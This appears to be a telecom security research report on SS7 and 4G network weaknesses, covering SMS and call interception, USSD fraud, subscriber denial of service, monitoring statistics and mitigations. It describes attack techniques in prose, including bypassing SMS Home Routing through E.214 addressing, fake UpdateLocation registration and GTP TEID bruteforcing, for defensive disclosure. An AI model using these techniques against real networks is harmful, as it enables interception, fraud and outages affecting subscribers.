The risk of subscriber traffic interception is still high. The vast majority of attempts to intercept subscriber SMS messages was successful. Today, extremely important data are transmitted via SMS messages: passwords for two-factor authentication sent by e-banking and Internet payment systems. Leakage of such information affects the operator's reputation, and might result in contract termination by customers, including companies with a large volume of traffic.

Attempts to tap or redirect terminating and originating calls were successful in more than half of all cases.



Methods for intercepting and forwarding subscriber traffic
(percentage of successful attacks)

Redirection means transferring a call to a third-party number. Further development of this attack establishes a connection so that an attacker could tap a subscriber's conversation.

The percentage of successful attacks is high due to the lack of a subscriber actual location check. To reduce the possibility of attacks using these methods, continuous monitoring of signaling traffic and illegitimate activity is required to identify suspicious hosts, build lists of trusted networks, and immediately block requests from banned sources.



Attacker can obtain **passport data**
and a codeword impersonating
a bank employee




78% of networks
are vulnerable to fraud

Fraud

Illegitimate redirection of terminating or originating calls

An attacker can redirect voice calls of subscribers to premium-rate numbers or to a third-party number. The call will be paid by the subscriber in case of establishing unconditional redirection, or by the operator in case the subscriber is registered in a fake network and his or her roaming number is spoofed.

Call redirection also helps to implement other fraudulent schemes. For example, if a subscriber makes a call to a bank, an intruder can redirect it to his or her own number impersonating a bank employee, and thus obtain confidential information, such as passport data and a codeword. Another method is redirecting terminating calls and impersonating a subscriber to confirm banking transactions.




Forwarding a subscriber's voice calls (percentage of successful attacks)

USSD request manipulation

An attacker can transfer money from the account of a subscriber or an operator's partners by sending fake USSD requests using the ProcessUnstructuredSSRequest method. UnstructuredSSNotify is used to send notifications to subscribers from various services and the operator. An attacker can send a fake notification on behalf of a trusted service containing instructions for the subscriber: send an SMS message to a paid number to subscribe to a service, call a fake bank number because of suspicious transactions, or follow a link to update an application.



All networks allow sending fake SMS messages on behalf of subscribers or trusted services




SMS message manipulation

Phishing or ad messages can be sent on behalf of arbitrary subscribers or services using MT-ForwardSM and MO-ForwardSM methods. MT-ForwardSM is designed for delivering incoming messages and can be used by attackers to generate forged incoming SMS messages. Unauthorized usage of MO-ForwardSM allows sending messages from subscribers and at their expense. In 2017, all networks under security analysis were exposed to vulnerabilities related to insufficient monitoring of signaling traffic and allowing fake messages to be sent.

Subscriber profile changing

A subscriber's profile stores data about the billing platform and service subscriptions. To bypass a billing system in real time, it is necessary to delete or to substitute the billing system address. As a result, the legitimate platform does not receive information about calls and they are not billed.



Denial of service


Denial of service attacks against individual subscribers were possible in each network. Detected vulnerabilities are related to protocol architecture (the lack of such checks as a subscriber's belonging to the network and actual location) and allow attacks via the following methods:

- UpdateLocation
- RegisterSS
- InsertSubscriberData
- PurgeMS

All attempts resulted in a denial of service for subscribers, except using InsertSubscriberData, which allowed 83 percent of successful attacks. AnyTimeModification can be used for this purpose as well; however, the security settings of all analyzed networks blocked these requests.



All networks are exposed to
a subscriber denial of service





3 hours: average
subscriber down-time

Apart from the inability to make voice calls and send and receive SMS messages, an attack via InsertSubscriberData can cause Internet access denial.

Although such disruption of network functioning is targeted and affects an individual subscriber, an attacker can cause a massive service denial if he or she has access to an IMSI database or is able to bruteforce IMSIs.

A denial of service can be critical for IoT devices. IoT is spreading rapidly, connecting billions of devices that require access to telecommunications networks. The disruption of smart home or surveillance systems, or devices that track car location, or the shutdown of industrial processes can lead to a significant subscriber churn.

Protection measures and their efficiency

Detected vulnerabilities are caused by incorrect configuration of network equipment or protection tools, as well as by fundamental SS7 vulnerabilities. In the former case, changing equipment configuration will solve the problem. However, architecture flaws can be mitigated only by monitoring and filtering signaling traffic. To ensure analysis and blocking of incoming messages without network disruption, additional equipment is required. Let us look at some protection methods applied in analyzed networks, and assess their efficiency.

SMS Home Routing was enabled in almost every network. In 2016, operators started to implement signaling traffic blocking and filtering systems. In 2017 these systems were present in every third network.


Installed protection tools (percentage of networks)

Protection mechanisms in place	2015	2016	2017
SMS Home Routing in place	100%	67%	100%
Signaling traffic filtering and blocking system in place	0%	7%	33%

SMS Home Routing prevents IMSI and network configuration disclosure via SendRoutingInfoForSM. The number of successful attacks is decreased by one third in case of enabling SMS Home Routing. However, in respect of incorrect equipment configuration, actual data can be obtained in 67 percent of cases.




Traffic filtering does not ensure
overall security



SMS Home Routing cannot be used as a protection mechanism against other attacks. Moreover, it is not intended to protect a network. It is devised for correct routing of incoming SMS messages. Research results show that networks with SMS Home Routing are not more secure than others, perhaps because operators often rely solely on SMS Home Routing, neglecting additional security measures.

Correct signaling traffic filtering reduces the risks of passing unauthorized requests. This is partly confirmed by the following diagram, which compares the possibility of each threat being implemented. It is noteworthy that there were no successful attempts to track the location of a subscriber in networks with a traffic filtering and blocking system. In 40 percent of cases, such attack attempts were successful in other networks.



Obviously, a filtering system alone cannot protect the network thoroughly.

To ensure a higher level of protection against all messages covered in this report, a comprehensive approach to information security is required. First of all, it is important to analyze the security of a signaling network, for it allows detecting current vulnerabilities caused by changes in the network and equipment configuration and assessing information security risks.

Moreover, to keep security configurations up-to-date, detect threats in good time, and take appropriate measures, it is recommended to ensure continuous monitoring and analysis of messages that cross the network border. GSMA recommendations specify the use of a monitoring and attack counteraction system.² Special threat detection systems, which can perform intellectual analysis in real time, help to meet this requirement. This enables detecting illegitimate activity on external hosts at an early stage and sending this information to the traffic filtering system to increase its efficiency (for example, to update the list of prohibited hosts). It also allows detecting network equipment configuration errors and notifying the operator's employees of the need to modify the configuration.

In the next section, we will look at the results of using the threat detection and response system in mobile operator networks, try to find out whether existing security measures are sufficient to counteract intruders in real-time conditions, and how the use of the threat detection and response system can ensure network security.

Attacks on SS7 networks

We have examined vulnerabilities in SS7 networks and potential threats related to their exploitation. One question remains open: how do security research results compare with the capabilities of real-life criminals? In this section, we will share the results of security monitoring projects in SS7 networks, and see what kind of attacks mobile operators actually face and whether existing security measures are effective in practice.

Security monitoring projects in SS7 networks were carried out for large telecom operators in Europe and the Middle East. They were aimed at demonstrating the capabilities of the PT Telecom Attack Discovery (PT TAD) system, which is designed to analyze signaling traffic in real time and detect illegitimate activity with the possibility of blocking unauthorized messages and notifying third-party systems for traffic filtering and blocking.

This study presents the results of traffic monitoring in passive mode, when the system only analyzes the traffic.

Statistics on attacks detected

During the monitoring, we obtained results indicating that attackers are not only well aware of security problems in signaling networks but also actively exploit these vulnerabilities.

As we found out, the source of most attacks is not national telecom operators of the country where security monitoring was carried out, but rather global telecom operators. Meanwhile, suspicious requests come mainly from countries of Asia and Africa. This may be because in these countries attackers consider it easier and cheaper to buy access to the SS7 network. It is noteworthy that there is no need for physical access to equipment of the operator that provided connection to SS7—an intruder can attack from any point of the globe.

Average number of attacks per day by threat types


Threat	Average number of attacks per day
Subscriber information disclosure	4,827
IMSI disclosure	3,087
Subscriber location disclosure	3,718
Subscriber profile disclosure	47
Network information disclosure	4,294
Fraud	62
Call redirection	2
USSD request manipulation	59
Real-time billing evasion	2
SMS interception	1
Disruption of service availability for subscribers	4

2 SG.11. SS7 Interconnect Security Monitoring Guidelines

To demonstrate the average number of attacks per day, we selected a large operator with a subscriber base of over 40 million people. The operator gave consent to publishing the data without specifying the company name.

Information leakage

Almost all the attacks were aimed at disclosing information about the subscriber and the operator's network. Fraud, subscriber traffic interception, and disruption of service availability for subscribers totaled less than 2 percent.³



Such distribution is due to the fact that an intruder first needs to obtain subscriber identifiers and host addresses of the operator's network. Further attacks are subject to obtaining all the necessary data at the first stage. Still, data mining does not necessarily mean an imminent targeted attack on the subscriber. Instead of carrying out technically complicated attacks, there is an easier way to make a profit by selling information to other criminal groups. Mass single-type requests may indicate that attackers are building subscriber data bases, in which telephone numbers are matched against user identifiers, and collecting the operator's data for a subsequent sale of obtained information on the black market.

Every third attack aimed to get a user IMSI, and every fifth attack aimed at disclosing network configuration helped attackers obtain information they were looking for.


It is noteworthy that all networks used the SMS Home Routing system to counteract attacks based on the SendRoutingInfoForSM method. The SendRoutingInfoForSM message requests information needed to deliver the incoming SMS message: the subscriber identifier and the serving hosts address. In normal operating mode, an incoming SMS should follow this message, otherwise the requests are considered illegitimate. Each request should be sent to the SMS Home Routing system, which returns virtual identifiers and

addresses. However, due to the seemingly incorrect configuration of network equipment, this method of protection turned out to be not efficient enough: in 87 percent of cases, suspicious requests managed to bypass SMS Home Routing. We observed similar results in the course of SS7 network security assessment.

Fraud

Fraud-related attacks targeted at both operators and subscribers totaled only 1.32 percent, most of which exploited USSD requests. Unauthorized sending of USSD requests allows attackers to transfer money from a subscriber's account, subscribe a user to an expensive service, or send a phishing message under the guise of a trusted service.

About a quarter of all attempts were successful—the messages were accepted by the operator's network as legitimate, even though traffic filtering tools were in place.



Traffic interception

In the course of the works, we found UpdateLocation requests for subscriber registration in a new network. The requests were coming from suspicious sources. Meanwhile, no fake registration attempt was rejected by the operator's network. According to the security assessment results and data obtained from security monitoring projects, the use of filtering and traffic blocking systems does not provide significant advantages in this case—comprehensive security measures must be taken to stay protected from such attacks.

Illegitimate UpdateLocation requests amounted to only 0.01 percent of the total number of attacks, but this vector has a particularly high severity since it allows criminals to intercept a subscriber's SMS containing confidential information and redirect calls to intruders' phone numbers—this can be used by criminals for fraudulent purposes.

In 2017, a vivid example of an attack using SS7 network vulnerabilities was an SMS interception⁴ targeting a German mobile operator's subscribers, in which the attackers managed to steal money from users' bank accounts. The attack was carried out in two stages. At the first stage, the criminals sent users messages containing a link to a phishing website disguised as an official bank site and stole logins and passwords for bank accounts. To pass the two-factor authentication and confirm further operations, they needed access to one-time codes that the bank sends users in SMS messages. It is assumed that the criminals

In 87% of systems

suspicious requests managed to bypass SMS Home Routing



Intruders successfully carry out **23% of attacks** for the purpose of fraud

³ The UpdateLocation procedure returns information about the subscriber's profile. However, we suppose that by registering a subscriber in a fake network, an intruder primarily pursues other goals: interception of terminating calls or SMS messages, or subscriber denial of service.

⁴ goo.gl/FKUyR4 (sueddeutsche.de)



100% of attacks
aimed at SMS interception
are successful



Denial of service
is crucial for
the Internet of Things

bought access to the SS7 network on the black market in advance. At the second stage of the attack, they registered subscribers in the fake network, pretending to be a roaming partner—a foreign mobile operator. Afterwards, incoming SMS messages containing one-time codes and transaction notifications were sent to the intruders' phone numbers.

Denial of service

Attacks aimed at denial of service were not numerous either, with only 7.8 percent of such attacks being successful. Filtering and traffic blocking systems had a significant impact on the final results—the percentage of successful requests in these networks was four times lower than in the rest, but it was not possible to stay completely protected from such attacks.


Denial of service is a serious danger for IoT electronic devices. Today, not only individual user devices are connected to communication networks, but also smart city infrastructure elements, modern industrial enterprises, transport, energy, and other companies.

Attack example

As noted above, implementing single security measures without applying an integrated approach to security is not enough to counteract all attacks exploiting vulnerabilities, the causes of which lie in the very architecture of SS7 networks.


Let us review a real example found by our experts. The attack was a series of successive steps that the attack detection system was able to combine into a logical chain, while existing security systems failed to recognize single requests as illegitimate. First of all, the attackers made a successful attempt to detect a subscriber IMSI by the phone number. Having obtained the necessary information for further actions, they tried to locate the subscriber. However, that stage of the attack failed. A day later, the attackers sent a request for subscriber registration in a fake network. The request was accepted by the operator's network. So they were able to intercept the subscriber's incoming calls and SMS messages, which was probably their goal. Let us review each step in detail.

The PT TAD threat detection and response system identified SendRoutingInfoForSM messages sent from an external host to a subscriber of the operator's home network. The messages were marked as suspicious because they were not followed by an SMS message, as expected in the case of legitimate activity. Each message was followed by an attempt to attack via ProvideSubscriberInfo, which was blocked by the network. The PT TAD system detected a sequential combination of SendRoutingInfoForSM and ProvideSubscriberInfo attacks with an interval of 1–2 seconds, which indicates that locating a subscriber is performed automatically.



Processing a suspicious SendRoutingInfoForSM request

As the SMS Home Routing system was used in the operator's network, the response to the SendRoutingInfoForSM message should not have contained the real IMSI, nor the real MSC/VLR address. However, the generated package somehow allowed bypassing the SMS Home Routing operating mechanism containing configuration flaws. The boundary STP must send SendRoutingInfoForSM messages received from the outside to the SMS Router. However, if address routing has a higher priority than operation code checking in the STP configuration, an intruder can send a SendRoutingInfoForSM message addressing it in the numbering plan (E.214) for subscriber registration in a roaming network (UpdateLocation), so STP will route the signaling message without checking the operation code. As a result of the attack, the intruders obtained neither the platform address nor the virtual IMSI, but rather the subscriber's actual MSC/VLR address and the real IMSI. The obtained data were used for another ProvideSubscriberInfo attack attempt aimed at locating the subscriber.



Attempt to locate the user

After detecting attempts to attack from a host acting as different equipment (MSC and HLR in this case), the host was marked as suspicious. The following day, the host sent an UpdateLocation request to update the same subscriber's registration. The request did not violate the subscriber's velocity check procedure, since the previous UpdateLocation message was received six hours earlier and was passed by the signaling filtering system as legitimate.

- The operator network registered the subscriber in a fake visited network.
- PT TAD may block a request coming from a suspicious host.



The research has shown that the level of security of mobile communication networks is still low. The overwhelming majority of networks remain vulnerable, which allows criminals to intercept subscribers' voice calls and messages, perform fraudulent operations, and disrupt service availability for subscribers.

We noted that operators are aware of security flaws in signaling networks and that they are starting to implement additional security measures to eliminate vulnerabilities, including filtering and blocking of signaling traffic. However, these systems cannot completely solve problems associated with specific features of the SS7 network architecture.

To counteract criminals, an integrated approach to security is required. Regular security assessment of signaling networks is required to identify existing vulnerabilities and develop measures to mitigate threat realization risks, and then—to keep security settings up-to-date. Alongside with that, it is important to continuously monitor and analyze messages that cross network boundaries to detect potential attacks.



What makes 4G and 5G networks not ready for smart cities

» Telecom Security Team

Broad adoption of 4G mobile networks has simplified access to high-speed Internet for billions of users. However, more than smartphones, tablets, and computers are connecting to 4G en masse. The high speeds and minimum latency of LTE networks allow using them for building out the infrastructure of the Internet of Things. Analysts estimate that by 2022, the number of IoT devices connected to mobile networks will increase from 400 million to 1.5 billion.¹ Thus the security of Smart City systems, self-driving connected cars, and other IoT technologies will partially depend on the security of today's (4G) and tomorrow's (5G and LTE-M) mobile networks.

In 2016, our experts analyzed the security of 4G signaling networks. On all the tested networks, the experts found vulnerabilities caused by fundamental deficiencies in the Evolved Packet Core. The issues detected allow disconnecting one or more subscribers, intercepting Internet traffic and text messages, causing operator equipment malfunction, and carrying out other illegitimate actions. To exploit vulnerabilities in 4G networks, an attacker does not need hard-to-obtain tools or considerable skill.

This research details possible attack scenarios and lists the measures necessary to improve security.

Evolved Packet Core: main components and protocols

For 4G networks, the 3GPP consortium developed a new architecture for the network core—the System Architecture Evolution (SAE)—which is designed around the Evolved Packet Core (EPC). Compared to previous-generation networks, the structure of the EPC is simpler (Figure 1), with increased bandwidth and reduced signal delays in the transmission of user data and service information. One important component in prior generations, the circuit-switched




Figure 1. Evolved Packet Core (EPC) structure

¹ goo.gl/pFa5dm (Ericsson Mobility Report 2016, ericsson.com, PDF)

network, has disappeared entirely. Instead, 4G networks are built as an All IP Network, in which data and voice calls are transmitted in a packet environment. However, not all operators have implemented the necessary technologies (for example, IMS for VoIP) for voice transmission via 4G. In such cases, when a call is made, the subscriber's connection is downgraded to 2G/3G and may be subject to the vulnerabilities that we have described on numerous occasions in our previous research.²

The following software and hardware elements are the main components of the packet core:

Home Subscriber Server (HSS) is a large database for storing information about subscribers. In effect, the HSS replaces the VLR, HLR, AUC, and EIR databases used in 2G/3G networks.

Serving Gateway (S-GW) handles transmission and processing of user data between user equipment and the base station subsystem of the operator's LTE network (eNodeB).

Packet Data Network Gateway (P-GW) manages data streams transmitted to external packet networks, and in essence acts as the entry and exit point for user traffic on the operator's network. When combined with the PCEF (a network element responsible for applying charging rules), it ensures the correct operation of billing systems and the application of charging rules.

Mobility Management Entity (MME) enables switching between base stations and roaming. In addition, the MME is responsible for authenticating user equipment by interacting with the HSS, as well as for selecting the S-GW.

For interaction, EPC nodes use the GPRS Tunneling Protocol (GTP), S1 Application Protocol (S1AP), Diameter, and other protocols. The attacks analyzed in this report are aimed at nodes that interact via the GTP protocol.

Attack scenarios

Of particular interest to attackers are special interfaces for exchanging information between EPC components. These interfaces are rich with signaling traffic, which consists of both service and user information. None of these interfaces have built-in data encryption mechanisms, due to which attackers can conduct the following attacks:

- Interception of user MSISDN and IMSI
- Subscriber location discovery
- Man-in-the-middle attacks for unencrypted traffic (interception of access to unencrypted mail, browsing history, and other)
- Interception of text messages
- Eavesdropping on VoLTE calls via packet interception
- Identity spoofing for fraudulent purposes
- Denial-of-service attacks on subscribers causing loss of user data during transmission, and call interruptions on VoLTE networks
- Denial-of-service attacks on equipment causing network disruptions

The majority of possible attack scenarios are possible because of how roaming is implemented and deficiencies in inter-operator interaction via the GRX network (GPRS Roaming Exchange). Signal and user traffic crosses the network boundary of one operator and is transmitted both over the GRX transit packet network and over the guest operator network. To ensure user authentication and the application of charging rules, the participants of inter-operator exchange interact via open interfaces. An attacker can take advantage of these interfaces to attack subscribers or the operator's hardware.³

A successful attack only needs a laptop

Such attacks via the GRX global roaming exchange network can be conducted by employees of almost any mobile operator as well as by external attackers who have access to the operator's infrastructure. An external attacker could gain such access by taking advantage of dictionary passwords or the simplest vulnerabilities on the network perimeter.

Before LTE, voice call interception required that the attacker have special equipment and in-depth knowledge of the specific protocols used for voice calls. But since 4G networks are built on the principle of All IP Network, the attacker can use all currently available hacking tools, which are largely automated and do not require a deep understanding of the nature of the attack. It is enough for an attacker to have a laptop, public-domain software for penetration testing, and basic programming skills. Real operator GGSNs are often available on the Internet with real APNs and subscribers, which reduces the time to prepare the simplest attack—a DoS attack on a subscriber—to just several hours, including preparation of the necessary tools.

The data needed to start an attack depends on the protocols involved and the required message parameters. Initially, the attacker needs to have the Temporary Mobile Subscriber Identity (TMSI), International Mobile Subscriber Identity (IMSI), and Tunnel Endpoint Identifier (TEID).

The attacker can obtain the correct TEID by bruteforcing, that is, sending GTP-U messages with arbitrary TEID values to the P-GW. If the TEID is incorrect, the P-GW responds with a GTP-C "Error Indication" message; if no error message is received, the TEID is correct (Figure 2). Although a full search can take several hours, the range of TEID values can be predicted for most devices, which allows reducing this time to several minutes.




Figure 2. Bruteforcing the Tunnel Endpoint Identifier (TEID)

To successfully conduct some of the described attacks, the attacker needs to specify the victim's TMSI in the generated requests. The TMSI can be obtained by bruteforcing and passive radio scanning with the help of a fake base station (FakeBTS) or an IMSI catcher.

² goo.gl/scXGq2 (ptsecurity.com, PDF)

³ goo.gl/DdH2DV (ptsecurity.com, PDF)




Figure 3. Determining the subscriber's IMSI




Figure 4. Using services at the expense of the operator or another subscriber by sending a GTP-C request




Figure 5. Using the CGF buffer to bypass the CGF

